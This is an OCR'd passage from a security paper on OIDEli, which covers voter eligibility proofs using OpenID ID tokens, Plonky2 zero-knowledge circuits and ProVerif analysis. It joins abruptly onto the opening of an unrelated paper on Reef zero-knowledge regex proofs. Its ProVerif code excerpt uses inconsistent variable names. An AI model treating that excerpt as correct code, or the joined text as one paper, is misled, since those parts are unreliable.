or a few gates, trading some data density for lower circuit complexity. The same applies for operations on bytes.

In order to convert from $\mathcal{K}$ to $\mathcal{B}$ or from $\mathcal{B}$ to $\mathbb{B}$, the value is split into powers of 2 which are then grouped back.

Equality checks. Equalities in the circuit link two wires and enforce identical values. (They can be encoded with subtraction gates.) Note that lookup contains equality checks, thus the circuit has one output wire that should be checked to be 0.

base64 *gadget.* Encoding a sequence of bytes into Base64 implies splitting the sequence into a sequence of 6-bit chunks. Each 6-bit chunk is mapped to a Base64 character which is itself encoded over 8 bits (UTF8). Thus we decompose the base64 gadget into parallel b64chunk gadgets as depicted in Figure 3.

The b64chunk gadget must implement the conversion table given in Table 3. A naive implementation thereof would require 64 comparisons, one per entry in the conversion table. But since this table is composed of 5 ranges of contiguous output characters (*e.g.,* 0-25 is mapped to A-Z), the corresponding circuit can be simplified to 5 range checks as shown in Figure 4. In order to efficiently perform those checks, the 6 boolean wires are first combined into an element of the field $f \in \mathcal{K}$. For each range, f is (i) compared to the start and end of the range (resulting in either 0 or 1), and (ii) shifted to match the output range. *E.g.,* it is shifted by 65 for the first range because the character 'A', corresponding to input '0', is encoded by the number 65 in UTF8. The output of the comparison (i) and of the shift (i) are then multiplied, and the result of the 5 multiplications are summed. In short, the comparisons form a mask and only one of them can be non-zero for a value of f. Lastly, the output of the sum is converted back to a sequence of 8 bits.

lookup_i *gadget.* The sub-circuit lookup_i takes as input the ID token tok and the values it should contain, assuming $|\mathsf{id}| = i$. We made our circuit modular and robust to fields re-ordering since the specification [37] does not guarantee a fixed ordering, even though we observed no such re-ordering in practice with Google as idP. More precisely, our PoC adapts the circuit computation to the ordering used in a given tok, the ordering is not sensitive information so it can be leaked. The byte positions of the fields for sub, id, aud, and N are then computed based on the order of the fields and the assumed length of id. Given those positions, equalities between wires, encoding each one byte of information, can be added to the circuit lookup_i according to the checks (i), (ii), and (iii) specified in Section 4.1.

5 Security Analysis

In order to prove the security of the *OIDEli* protocols we conduct a security analysis using the ProVerif tool [17]. We prove that the two protocols ensure eligibility verifiability and *OIDEli-zk* additionally ensures identity-hiding. Finally, we instantiate our two protocols in the context of a Helios-like voting protocol and prove that *OIDEli-zk* ensures everlasting privacy and preserves the main security properties we expect from an e-voting protocol: vote secrecy, individual, and universal verifiability.



Figure 3: base64 circuit for Base64 encoding. Each arrow represents a single wire. Each b64chunk gadget has a 6-bit input and a 8-bit output, specified in Figure 4, following the conversion Table 3.

In ($\mathbb{B}^6$)	Out ($\mathbb{B}^8$)	UTF8	In ($\mathbb{B}^6$)	Out ($\mathbb{B}^8$)	UTF8
0	65	A	52	48	0
1	66	B	53	49	1
...	...	...	...	...	...
25	90	Z	61	57	9
26	97	a	62	45	-
27	98	b	63	95	_
...	...	...			
51	122	z			

Table 3: Base64 conversion table from In (6 bits) to Out (8 bits) with the corresponding output UTF8 character. Colors highlight the contiguous ranges of outputs used in our circuit (Figure 4).



Figure 4: b64chunk circuit. Each of the sub-circuits that are eventually summed correspond to one contiguous range from Table 3.

5.1 ProVerif in a Nutshell

Two main approaches exist to formally prove the security of cryptographic protocols: computational and symbolic proofs. Computational proofs allow for more fine-grained models, where the adversary is any polynomial probabilistic Turing machine and the security of the protocol is reduced to the security of some well-known security assumptions such as computational Diffie-Hellman. In contrast, symbolic proofs explore more abstract models where the cryptographic primitives are assumed to behave as expected. This approach typically al-

lows to analyze more complex protocols and is more amendable to automation [10]. ProVerif [18] is a state-of-the-art automated prover in the symbolic setting. It has demonstrated its usefulness to find attacks in, fix, and finally prove secure widely deployed protocols such as TLS 1.3 [15], the Signal messaging protocol [39], or e-voting protocols [13,22,26]. In ProVerif, protocols are modeled in a variant of the applied pi-calculus: messages are abstracted with terms to focus on their functionality, *e.g.,* a ciphertext is perfectly hiding its plaintext as long as the attacker does not know the decryption key. Protocol agents are described with processes that model the exchanges of messages and checks thereon. Finally, the public communication channels are fully controlled by a Dolev-Yao attacker who can intercept, send, but also forge new messages.

Given some security goals, ProVerif automatically produce security proofs thereof, attacks if there are any, or does not terminate successfully (since the underlying problem is undecidable). For all the properties we analyzed, we were able to make ProVerif produce security proofs or find attacks.

5.2 Security Analysis of *OIDEli* and *OIDEli-zk*

We conduct a comprehensive security analysis of our two protocols. The results are presented in Table 4 and backs up the informal security claims stated in Section 3. More details about ProVerif and our models are given in Appendix B.

Specifically, we verify two properties, *eligibility verifiability* and *id-hiding*, in rich scenarios composed of an unbounded number of voters who may cast as many ballots as they want. We also consider an arbitrary number of (malicious) RP, one of them being the voting server.

Eligibility verifiability. The first property, *eligibility verifiability*, ensures that each ballot has been registered in the name of a legitimate voter. Moreover, to prevent *ballot stuffing*, it additionally ensures that at most one ballot can be accepted per legitimate voter.

To formally define the property, we follow the approach developed in *e.g.,* [22]. We first define an uninterpreted private symbol of function, $\mathsf{is\_eligible}(\mathsf{id})$, that is used whenever a legitimate voter id is registered. We then define three different events: $\mathsf{Corrupted}(\mathsf{id})$ is executed each time a legitimate but corrupted voter id is registered, $\mathsf{PublishBallot}(b,\Pi)$ is executed each time a ballot b and its corresponding proof Π is published onto the BB, and $\mathsf{Voted}(\mathsf{id},b)$ is executed each time a voter confirms their vote (*i.e.,* reveals n_V^0 in Figure 1). Intuitively, an event is merely an annotation in the trace, that records some specific step of the protocol. Given a trace tr and an event E, $E \in tr$ means that the event is executed in the trace.

Definition 1. A process P ensures *eligibility verifiability* if, for all execution trace tr,

$$\mathsf{PublishBallot}(b,\Pi) \in tr \Rightarrow \mathsf{GetId}(\Pi) = \mathsf{is\_eligible}(\mathsf{id}) \\ \wedge (\mathsf{inj\text{–}Voted}(\mathsf{id},b) \in tr \vee \mathsf{inj\text{–}Corrupted}(\mathsf{id}) \in tr)$$

where $\mathsf{GetId}(\Pi)$ returns the voter identity id occurring in Π.

The *injectivity* of the correspondence property (denoted by inj–before events in the conclusion) prevents ballot stuffing by ensuring that there is at most one matching $\mathsf{Voted}(\cdot,\cdot)$ or $\mathsf{Corrupted}(\cdot)$ per published ballot (see [18] for a formal definition of injective queries). In our security analysis, we prove that our protocols satisfies Definition 1 assuming everyone but the idP can be dishonest.

Id-Hiding. The second property, *id-hiding*, ensures that the protocol does not leak the identity of the voter even if all the agents, but the voting server and the idP (as they directly communicate with voters) are compromised. Intuitively, the attacker should not be able to distinguish whether a ballot is issued by Alice or a fresh unknown voter. This anonymity property is modeled, as usual in symbolic models [7,36] by an equivalence property called strong secrecy [16] (the hidden value being the voter id).

To formally define *id-hiding*, given an e-voting protocol, we note $Voter(\mathsf{id})$ the process that describes the behaviour of a given voter id. We note S the process that models the parallel composition of all the remaining processes describing the protocol under study (*e.g.,* the idP process, the voting server process, etc.). And we note $\approx$ the equivalence relation, *i.e.,* $P \approx Q$ holds when an attacker is not able to distinguish whether the P or the process Q is executed. (The exact notion of equivalence proved by ProVerif is defined in [18].)

Definition 2. An e-voting protcol $(S, Voter(\cdot))$ ensures *id-hiding* if the following equivalence property holds:

$$S \mid Voter(\mathsf{id}) \approx S \mid Voter(\mathsf{id}')$$

where id is the id of a legitimate voter known by the attacker, id' is a different id unknown from the attacker.

To compare with e-voting literature, one may notice that e-voting security analyses usually prefer the notion of *vote secrecy* [40] to the notion of anonymity to express privacy. Unfortunately, in our *OIDEli* protocols, the notion of *vote* is abstracted; only a notion of ballot is kept for the sake of generality. Therefore, *Vote secrecy* cannot be expressed in such a modular way. For our security analysis, we thus additionally verify *id-hiding* in our generic framework and prove that our protocols, when instantiated with a concrete e-voting protocol, preserve *vote secrecy* in Section 5.3. We thus first prove that *OIDEli-zk* always guarantees *id-hiding* assuming an honest voting server and idP (as they directly communicate with voters), all other agents can be dishonest. We then show that *OIDEli-id* violates *id-hiding*, for reasons we already discussed in Section 3.1. Finally, we prove that, when instantiated with an Helios-like e-voting protocol (see next section), our *OIDEli* protocols preserve *vote secrecy*.

	Voting protocol only	with *OIDEli-id*	with *OIDEli-zk*
eligibility verifiability	-	✓(<1s)	✓(1s)
id-hiding	-	✗(<1s)	✓(<1s)
With the Helios-like e-voting protocol			
individual verifiability	✓(<1s)	✓(<1s)	✓(<1s)
universal verifiability	✓(<1s)	✓(<1s)	✓(<1s)
vote secrecy	✓(<1s)	✓(10s)	✓(23s)
everlasting privacy	✓(<1s)	✗(11s)	✓(60s)

Table 4: Results of our security analysis (✓: proved, ✗: attack) with proof times (in seconds) obtained running ProVerif v2.05 on a Macbook Pro 14, M2 Pro, 32Go RAM. The ProVerif files used to conduct this analysis are provided as supplementary material [27].

5.3 Instantiating with a Helios-like Protocol

We foresee that our protocols will preserve the main security properties one may expect from an underlying e-voting protocol. To demonstrate this on a concrete example, we decided to prove the security of a Helios-like e-voting protocol implementing our *OIDEli* and *OIDEli-zk* extensions.

Assuming that the BB is publicly audited (*i.e.,* only valid proofs and signatures can be published), we prove: individual verifiability [41] when everyone but the considered voter can be dishonest, universal verifiability when everyone can be dishonest, and vote secrecy [40] when everyone but a threshold of the decryption trustees can be dishonest. The results are summarized in Table 4.

We prove that *OIDEli-zk* furthermore preserves practical everlasting privacy [8]. In this scenario, we assume that the attacker is away during the voting phase but records publicly available data to exploit it in the future when all the conditionally secure cryptographic primitives can be broken.

6 Proof of Concept

This section demonstrates the practicality of *OIDEli*. We first provide a full-fledged implementation for our ZKP design (from Section 4), distributed as a standalone Rust library, and an evaluation thereof showing proofs can be created and verified efficiently enough to be used in the largest nation-wide elections to date. We then provide a PoC implementation for our protocol *OIDEli-zk* and its integration on top of the state-of-the-art voting system Belenios [25].

6.1 ZKP Implementation

Our implementation to generate and verify eligibility proofs is available as the open source Rust library `oideli-zkp` available at [27]. It represents 3.3K lines of code with a well documented command line interface allowing direct access to its functionalities. Each gadget of the circuit is implemented in a separate module with dedicated and comprehensive unit tests following software engineering best practices, making the project accessible to anyone interested in inspecting and understanding it.

The choice of Rust as a programming language comes from the decision of using Plonky2 as ZKP system (explained in Section 2.3). The interface of Plonky2 is very close to the level of arithmetic circuits, with a `CircuitBuilder` to add `Targets` (*i.e.,* wires) and connect them to various gates, allowing us to have low level control and implement specific functions (*e.g.,* the base64 encoding). We use the standard Plonky2 configuration, notably with a 64-bit Goldilocks field, which is claimed to provide 100-bit security [53]. Our ZKP library is modular and can accommodate any idP, ID token fields, and ordering thereof. When instantiated to Google as idP, it yields the following message lengths (in bytes): $|\mathsf{tok}| = 426$, $|N'| = 44$, $|H| = |n_S| = |n_V| = 32$, $|\mathsf{sub}| = 21$, and $L = [11, 50]$.

6.2 ZKP Evaluation

We benchmark our ZKP implementation `oideli-zkp` to evaluate its practicality in the context of a large scale election. To this end, we consider the 2022 legislative election for French nationals living abroad, which had 1.5M eligible voters and where 300K of them voted online over a period of 6 days [3] for the first round [28] (out of two rounds). The other largest elections have been held with comparable figures (310K ballots cast in 7 days in Estonia [5]; 280K ballots cast in 12 days in Australia [19]). We estimate the cost of organizing such an election in terms of hardware necessary to generate the ZKPs, which is the only significant additional cost induced by using our *OIDEli-zk* protocols (see Section 6.3).

As already discussed, ballots of the underlying voting protocol can be published on the BB independently of their proof of eligibility. The voting server is only required to finish the computation of the ZKPs by the end the tally phase. In the case of our target election, this implies that the voting server is able to generate at least 300K ZKPs in 6 days, corresponding to an average rate of 2.01K proofs per hour.

Methodology. To benchmark `oideli-zkp`, we generate as many ZKPs as possible in a controlled environment for a defined amount of time. Our experiments were run on a single machine with two AMD EPYC 7F52 16-Core processors running at a maximal frequency of 3.9 GHz with 512 GB of RAM. We run the experiment on independent threads, each locked on a single CPU core. This allows evaluating the scalability of the computation and predict performances on machines with more cores. Lastly, since the circuit solely depends on the election settings, we build the circuit once-for-all for an election. Our `oideli-zkp` library then takes this circuit blueprint and private and public data as input to compute each of the ZKPs. We use a Merkle tree of depth 21 containing up to 2M eligible voters' identities. Google

was used as idP and GMail addresses as id, which yields ID tokens of 1014 bytes whose tok is 426 bytes long.

Results. Table 5 shows the performances of `oideli-zkp`, first running on a single core and then scaled up on 32 cores. The proof rate scales almost proportionally to the number of CPU cores. We also note that the verification time is, as expected, very low. As suggested by another experiment on 4 cores of a mid-range laptop, an auditor can verify the 300K eligibility proofs of our target election in under 20 minutes. Aside from that, we measure a size of 200 KB per ZKP and a maximum RAM consumption of 5GB per proof computation.

	1 core	32 cores
Proof rate (scaling factor)	$43.8\,h^{-1}\,(1)$	$1347.2\,h^{-1}$ (30.8)
Mean proof time	$82.1\,s$	$85.5\,s$
Mean verification time	$8.68\,ms$	$9.14\,ms$

Table 5: Performances of `oideli-zkp` on 1 and 32 cores.

Cost estimation. According to Table 5, twice the performance of the machine we used would be enough to process all the ballots of our target election that requires a $2010\,h^{-1}$ proof rate. The machine we used costs ca. 14K €, which yields a total first investment of 28K €, which is likely to be marginal compared to the deployment cost for such a large election. Renting CPUs for computing the ZKPs, *e.g.,* on AWS, is possible and much cheaper (ca. 500 €) but discouraged for such important, nation-wide elections since it could put everlasting privacy at risk. Indeed, the machines in the cloud would process data linking the ballot with their voters' id, thus introducing a new trust assumption for everlasting privacy, *i.e.,* the cloud provider. However, it seems to be the easiest solution for moderate-stake elections.

Larger elections. To evaluate the practicality of *OIDEli* in a larger election, we estimate its cost for casting 160M votes, such as in the US 2020 presidential primary elections[4]. Assuming a timeframe of 30 days[5], the required proof rate is $(160\times10^6)\div(30\cdot24)=2.22\times10^5$ proof per hour. Using the same price assumptions as above, the cost of purchasing hardware necessary to reach this proof rate amounts to ca. 2.3M €, which is reasonable when considering a $2B lower bound of organizing such an election[6]. This cost could be amortized by using the hardware for other purposes after the election, or alternatively CPUs could be rented at a much lower cost (ca. 44K € on AWS).

[6] https://electionlab.mit.edu/sites/default/files/2022-05/TheCostofConductingElections-2022.pdf

Sub-circuits evaluation. Since the generation of ZKPs is the only non-negligible additional cost induced by using *OIDEli*, we followed a best-effort approach to optimize the proving time while keeping the hardware requirements reasonable, as previously established. To identify which part of the circuit is the most complex and needs the most computing power, we compare the proving time for sha_2 to the overall proving time. The proof is for a pre-image of 671 bytes, which is the size of the sha_2 input in `oideli-zkp`, *i.e.,* the size of the Base64 encoding of tok and its header. Using the exact same machine and setup, the proving time of one core proving sha_2 only is 78.7 s which represents 96% of the proving time for the full ZKP computed by `oideli-zkp`.

In order to witness the need for the $\vee_{i\in L}\mathsf{lookup}_i$ gadget optimization and the use of $\mathsf{pad}_{\mathsf{id}}(\cdot)$ (see Remark 1), we built a circuit containing a disjunction of k sha_2 computations. Without the optimization, we would need to set $k=|L|$, that is $k=39$ for our PoC, yielding a proving time as long as 2784 s for a single proof instead of 78 s. We provide in Appendix A a more comprehensive comparison of the different circuits costs in terms of gates.

6.3 Full-fledged Proof of Concept

To demonstrate the practicality and the usability of *OIDEli*, we implemented it on top of the Belenios voting protocol and we ran a few mock elections. The source code of our PoC is publicly available [27] and made easily reproducible via a docker container. In particular, it is possible to set up (experimental) elections using our code.

The integration of *OIDEli* in the voting flow results in the addition of two steps for the voter. The voter first builds a ballot and sends it to the voting server, exactly as in the underlying voting protocol. The voting client then automatically performs the nonce construction with the voting server and redirects the voter to the authentication page of the idP. Upon successful authentication, the voting server queries the ID token from the idP and forwards it to the voting client. Finally, the voter is asked to confirm that the id from the ID token is correct (here the email), then revealing the nonce commitment n_V^0 to the voting server and concluding the role of the voter in the protocol. The voting server then proceeds with the rest of the underlying voting protocol checks and computations (here for Belenios, it notably publishes the cast ballot on the BB). Additionally, it computes and publishes the proof of eligibility at a later time.

The impact on usability thus seems marginal, since we only require voters to log-in at the idP, an operation they are used to perform in other contexts (*e.g.,* login to some service using their Google account). No costly computations are required on the voting client-side. The only additional costly computation is on the server-side with all the ZKPs. We already established in Section 6.2 that those can be computed continuously throughout the election with affordable hardware.

Acknowledgments

We are grateful to Geoffroy Couteau who helped us with useful insights about ZKPs and zk-SNARKs. We also thank Benjamin Voisin for his preliminary implementation of a ZKP with Plonky2 during his bachelor internship.

A Appendix Sub-circuit Costs

We compare the cost of the different sub-circuits using the gate count metric reported by Plonky2.[7] Table 6 displays the gate count per component of our final circuit. We can see that sha_2 is the costliest part of the circuit, but optimizing it is out of the scope of this work, and the rest of the circuit represents less than 10% of the gates. Table 7 shows the infeasibility of replicating the sha_2 sub-circuit, which would be needed without the lookup_i optimization discussed in Section 4.

[7] Note that in this gate count, a gate can correspond to more than one arithmetic operation: with our settings an `ArithmeticGate` is translated into 20 constraints and a `PoseidonGate` into 123 constraints.

Gadget	Gate count
sha_2	64047
base64 (ID token)	3465
lookup ($39 \times \mathsf{lookup}_i$)	1929
base64 (N)	277
Merkle tree	29
poseidon (N)	8
conversions	457
Total	70212

Table 6: Number of gates in the Plonky2 circuit (before blinding or padding). A Merkle tree of depth 21 was used.

Number of sha_2	Number of gates	Proof time	
		1 core	32 cores
1	$64.1K$	$78.7s$	$86.2s$
2	$128.2K$	$165.5s$	$188.8s$
4	$256.5K$	$324.2s$	$397.9s$
39	$2.50M$	$2784.0s$	*out of mem.*

Table 7: Number of gates and average proof time (over 1 hour) for disjunctions of sha_2 equalities. Each sha_2 is applied on 671 bytes, which is the size of the sha_2 input in the benchmarked circuit, *i.e.,* the Base64 encoding of tok and its header. The last line corresponds to the necessary disjunction for voter ids up to 50 characters.

B How to Model in ProVerif?

ProVerif is an automatic protocol analyzer relying on a symbolic model. In this section we provide a gentle introduction to ProVerif in order to help non-familiar readers understand the scope of our security analysis. A comprehensive description of ProVerif syntax and semantics is available in [18].

Messages. In symbolic models, messages are abstracted with terms. This modeling choice allows to focus on the functional semantics of the cryptographic primitives, and abstract away the implementation details for instance.

For example, a randomized asymmetric encryption scheme is modelled by a function symbol $\mathsf{aenc}(.,.,.)$ and the term $\mathsf{aenc}(pk,m,r)$ represents the encryption of message m, using the public key pk, and the randomness r. Similarly, we can model the corresponding decryption algorithm using another function symbol: $\mathsf{adec}(sk,c)$ is the application of the decryption algorithm to the message c using the secret key

sk. Finally, we can now model the two main functionalities of an asymetric encryption scheme: (i) one can derive a public key from a secret key, (ii) applying the decryption algorithm to a valid ciphertext allows to get the plaintext. To model (i), we define a new function symbol, $\mathsf{pubKey}(\cdot)$, that will be used to define the public key corresponding to a private key. To model (ii) we finally define an equation: $\mathsf{adec}(sk, \mathsf{aenc}(\mathsf{pubKey}(sk), m, r)) = m$.

One can similarly model a digital signature scheme: $\mathsf{sign}(sk, m)$ models the signature of message m with private signing key sk. The public key can be derived from the secret key with the function symbol $\mathsf{pubSKey}(sk)$, and finally the verification algorithm is modelled by an equation: $\mathsf{checkSign}(\mathsf{pubSKey}(sk), m, \mathsf{sign}(sk, m)) = true$.

Roles. ProVerif relies on a process algebra to model protocol roles. The goal here is not to provide the complete grammar of processes. Instead, we will illustrate it through an excerpt of our model of the *OIDEli* protocol.

Consider the role of the idP: it first receives an authentication request from the EU (the voter), authenticates the voter, and confirms the authentication to the RP by sending an authorization token that allows the RP to contact the idP and obtain an ID token containing the EU information.

In the ProVerif model we again abstract the implementation and/or network details and focus on the flow of messages between the different participants. For sake of simplicity, we sometimes abstract some exchanges assuming that the exchange is correctly implemented so that an attacker would be unable to tamper the communication (*e.g.,* when using a TLS channel, but it is out of the scope of this model). Specifically, we decided to model the idP as follows:

```
ID_provider(login,pwd) =
  in(cIdP(login,pwd),(=REQ,aud,x_N));
  get idP_UserInfo_DB(=aud,=login,=pwd,xId,xSub) in (
    let data = (x_N,x_sub,x_id,x_aud) in
    new rIdT;
    let sigma = sign(ssk(idP),sha256(data),rIdT) in
    let idTokenJWT = (data, sha256(data), sigma) in
    let auth_token = authorize(idToken) in
    out(cIdP(login,pwd),(RESP, auth_token)).
```

We assume the idP, when called with some EU credentials (`login,pwd`) is waiting an input message to open a session with an EU authenticated with a login and a password. This communication must happen on a specific channel $cIdP(login, pwd)$ that depends on the two credentials and the message must contain a tag REQ and a payload that will contain the identifier of the RP (`aud`) the voter wants to authenticate to and a value that will be the nonce N in our *OIDEli* protocol. This first step is modeled by the input action:

$$\mathsf{in}(cIdP(login, pwd), (=\mathsf{REQ}, aud, x_N)).$$

Once the first message is received, the idP can look for the data associated to this user. This is modeled through a look up in an internal table (intuitively a database table) $idP\_UserInfo\_DB$ which allows to retrieve the identity xId and the subject identifier $xSub$ associated to the user for this RP. It prepares the ID token and the authorization tokens, the latter being sent back to the user. This final communication is modeled with the output action

$$\mathsf{out}(cIdP(login, pwd), (\mathsf{RESP}, auth_{token})).$$

In parallel of this process, we will define other processes that model the roles of the other participants. For instance, a process $Server()$ will be defined to model the role of the voting server and a process $Voter(\mathsf{id})$ to model the role of a voter. In the $Voter(\cdot)$ process, there are output and input actions on the channel $cIdP(login, pwd)$ that correspond to the communication occurring in the idP role. All our models with detailed explanations can be found in [27].

Reef: Fast Succinct Non-Interactive Zero-Knowledge Regex Proofs

Sebastian Angel* Eleftherios Ioannidis* Elizabeth Margolin* Srinath Setty† Jess Woods*
*University of Pennsylvania †Microsoft Research

Abstract

This paper presents Reef, a system for generating publicly verifiable succinct non-interactive zero-knowledge proofs that a committed document matches or does not match a regular expression. We describe applications such as proving the strength of passwords, the provenance of email despite redactions, the validity of oblivious DNS queries, and the existence of mutations in DNA. Reef supports the Perl Compatible Regular Expression syntax, including wildcards, alternation, ranges, capture groups, Kleene star, negations, and lookarounds. Reef introduces a new type of automata, *Skipping Alternating Finite Automata* (SAFA), that skips irrelevant parts of a document when producing proofs without undermining soundness, and instantiates SAFA with a lookup argument. Our experimental evaluation confirms that Reef can generate proofs for documents with 32M characters; the proofs are small and cheap to verify (under a second).

1 Introduction

Regular expressions (regex) are used to represent and match patterns in text documents in a variety of applications: content moderation, input validation, firewalls, biology, and more. Existing use cases assume that the regex and the document are both readily available to the querier so they can match the regex on their own with standard algorithms. But what about situations where the document is actually held by someone else who does not wish to disclose to the querier anything about the document besides the fact that it matches or does not match a particular regex? While slightly unusual, the ability to prove such facts enables interesting new applications:

• *Proving strong passwords.* Asymmetric or Augmented Password Authenticated Key Exchange (aPAKE) [43, 70, 73, 78] allow clients to register and authenticate to a server without disclosing their password to the server. However, aPAKE protocols have no mechanism for the server to confirm that the client chose a "strong password". This feature is crucial in corporate settings where password policies help prevent account compromise. Clients could convince the server of this fact with a proof that their secret password satisfies a password strength regex chosen by the server (e.g., at least 10 alphanumeric and one special character).

• *Disclosing content with redactions.* DomainKeys Identified Email (DKIM) [41] is a protocol whereby a sending mail server signs the header and payload of an email so that recipients can verify its authenticity. Journalists use DKIM signatures to establish the veracity of leaked emails. It might often be desirable to release a redacted version of an email (e.g., an email without a name) while allowing the public to confirm, via DKIM, the authenticity of the redacted email. By creating a regex that expresses the public content of the email, with redactions being expressed as wildcards with Kleene star, it is possible to show that the redacted email is derived from an email whose DKIM signature verifies under the sending mail server's public key. A similar idea is that of selectively disclosing fields in JSON web tokens [45] or verifiable credentials [10, 57] by "redacting" all other entries.

• *ODoH blocklisting. Oblivious DNS over HTTPS* [49] allow clients to obtain a domain's IP address without revealing which domain they are accessing. This technology improves privacy for users, but network administrators within organizations lose the ability to block certain sites (e.g., known malware domains) as they can no longer see which domains users query. One can reintroduce this functionality by asking clients to generate ZKPs showing that their DNS queries do not match a set of forbidden regexes before those packets are allowed through to the ODoH proxy. The same idea applies more generally to TLS traffic through middleboxes [40].

• *Proofs about genes.* DNA is used to establish ancestry or the presence of particular mutations. If sequencing companies (e.g., 23andme) were to provide users a signed commitment to their sequenced genome, users would be able to prove properties of their DNA (expressed as a regex) without having to disclose it in full. For instance, users could prove the presence of a certain genetic mutation when they order personalized medicine online or sign up to clinical trials.

In theory, the above applications can be designed with some suitable combination of encryption, commitments, signatures, and zero-knowledge proofs. In practice, creating efficient proofs over arbitrary unstructured text is far from trivial.

This is precisely the problem we tackle with *Reef*, a compiler and runtime system that allows an entity to *commit to a secret document and then subsequently prove that the document matches or does not match one or more public regexes without revealing anything else about the document.* Building Reef requires answering the following research questions:

1. How should one commit to a text document D?
2. Given a commitment to a document D, how can one *arithmetize* (i.e., express as some type of circuit) the statements "D matches/does not match a regex $\mathcal{R}$"?

3. What regex features are needed to enable realistic applications (e.g., quantifiers, alternation, lookarounds, etc.) and what is the best way to arithmetize these features?
4. What kind of zero-knowledge proof systems work well with the chosen commitment and arithmetization schemes?

To answer these questions, Reef marries new theoretical ideas and low-level techniques into a compiler that automatically arithmetizes arbitrary regexes. In particular, Reef:

Exploits NP checkers. Reef uses the common observation that checking the answer of a computation is often cheaper than finding the answer in the first place (either asymptotically or concretely). As a result, Reef does not arithmetize algorithms for finding regex matches/non-matches (e.g., Thompson's NFA [74], recursive backtracking). Instead, the prover in Reef computes the answer (i.e., finds the match and the relevant locations within the document, or establishes that there is no match) with a fast regex engine we built, and then proves that this answer satisfies criteria that implies the document has a match (or no match). Only this *NP checker* needs to be arithmetized and proven with a ZK proof system.

Reef's NP checker supports a wider class of regexes than all prior works, while also producing smaller arithmetizations. In particular, some works [11, 32] transform the regex into a DFA or NFA, and then prove that if one feeds the *entire* document into the automaton the final state is accepting/non-accepting. This approach results in $\mathcal{O}(|\mathsf{D}| \cdot |Q_{DFA}| \cdot |\Sigma|)$ constraints (or gates in some arithmetic or boolean circuit) to prove that there is a match, where D is the secret document, Q_{DFA} is the set of states in the DFA, and Σ is the alphabet. Three recent proposals, ZK-Regex [56], Zombie [79], and `zkreg` [64] reduce these costs: ZK-Regex and Zombie leverage Thompson's NFA (TNFA) and produce $\mathcal{O}(|\mathsf{D}| \cdot |Q_{TNFA}|)$ constraints, while `zkreg`'s use of Aho-Corasick DFA (ADFA) leads to $\mathcal{O}(|\mathsf{D}| + |Q_{ADFA}|)$ constraints.

Reef's NP checker is fundamentally different from the above approaches: it does not require feeding the entire document into the automata, only the relevant characters. This allows the prover to skip vast amounts of unnecessary work.

Introduces skipping automata. Above we allude to the idea of "skipping" irrelevant characters whenever possible. But how do we rigorously define this notion and what does "whenever possible" mean? To answer these questions, we introduce a new type of finite automata for regexes that we call *Skipping Alternating Finite Automata* (SAFA). SAFA generalize NFA to include the ability to change the *cursor* (i.e., the index of the next character to read in the input) following certain rules. SAFA allow Reef's prover to skip processing entire chunks of a document when the regex contains wildcard ranges such as "`.*`" or "`.{4,100}`" and let Reef handle *lookarounds*, which are common in password strength regexes and which no prior work supports.

Compared to prior works, Reef's NP checker can be expressed in $\mathcal{O}(\alpha \log(|\mathsf{D}| + |Q_{SAFA}| \cdot |\Sigma|))$ constraints, where $|Q_{SAFA}| \leq |Q_{TNFA}| \leq |Q_{ADFA}|$ and $\alpha = \mathcal{O}(|\mathsf{D}| \cdot L)$, where L is the number of lookarounds in the regex. There are two points worth emphasizing about the complexity of Reef's checker. First, SAFA have exponentially fewer states than TNFA and ADFA for many common regexes (§3.2). Second, α is much smaller than the above worst-case upper bound whenever Reef can skip characters. For instance, if $\Sigma = \{a, b, c\}$, the regex $\mathcal{R}$ = "`a.*b`" (meaning D has "a" eventually followed by "b") results in $\alpha = 2$ regardless of the size of D because Reef can skip all the wildcard characters. In contrast, $\mathcal{R}$ = "`^[a-b]*$`" (meaning D can contain any number of "a" or "b" characters but no "c") results in $\alpha = |\mathsf{D}|$ because we fundamentally have to check every character in the document to make sure it is not "c".

Leverages recursion. We observe that Reef's NP checker essentially performs the same high-level operations (looking up a character in the document and then transitioning to a new state) over and over. Such repeated structure is suitable for *recursive* zkSNARKs such as Nova [52], where the prover establishes that it ran some *step function* F, each time on a different input, until some terminating condition holds. Reef's termination condition is designed to allow the prover to safely stop proving as soon as the SAFA reaches an accepting state and the cursor points to the last character. This frees the prover from having to process the entire document (since in many SAFA the prover can skip to the last character without changing states) while hiding how many times F executes.

Commits to the document. Before Reef can be used, the document D needs to be committed in a form that allows Reef's NP checker to cheaply read arbitrary entries in D. Who generates the commitment depends on the application. In the gene example, the commitment is generated and signed by a trusted party (23andme). In the other applications, the commitment is generated by the user who must also supply a proof that ties the underlying document to the data in the application (e.g., the DKIM signature).

Reef uses a *polynomial commitment* [13, 23, 37, 54, 76, 80] for multilinear polynomials to commit to D, and a *lookup argument* [51] compatible with recursive proof systems. A lookup argument is a cryptographic protocol for proving that some entry exists in a public or committed table (polynomial) without revealing the entry. When the lookup argument is integrated into the step function F, it allows F to access any entries in D without revealing them to the verifier.

Supports table projections. Reef modifies the `nlookup` argument [51] to support lookup operations on *table projections*. Given a commitment to a table such as the document D, a projection is a smaller table D_{proj} derived from one or more contiguous chunks of D (the choice of which chunks of D are projected is public information). Reef then runs `nlookup` on D_{proj}, which incurs costs that are proportional to $|\mathsf{D}_{proj}|$. The verifier can still check that all lookups to D_{proj} were done correctly by using the original commitment to D.

$r, s ::= \alpha$		$\alpha \in \Sigma$
|	`^` / `$`	document start / end
|	`.`	wildcard character
|	rs	concatenation
|	$r \mid s$	alternation
|	r`?` / r`*` / r`+`	quantifiers
|	$[\alpha_i - \alpha_j]$	character classes
|	$[\text{\^{}}\alpha_i \ldots \alpha_j]$	negation of characters $\alpha_i \ldots \alpha_j$
|	r{`{m}`} / r{`{m,}`} / r{`{m,n}`}	repetition ranges
|	`(?=r)` / `(?<=r)`	lookahead / lookbehind

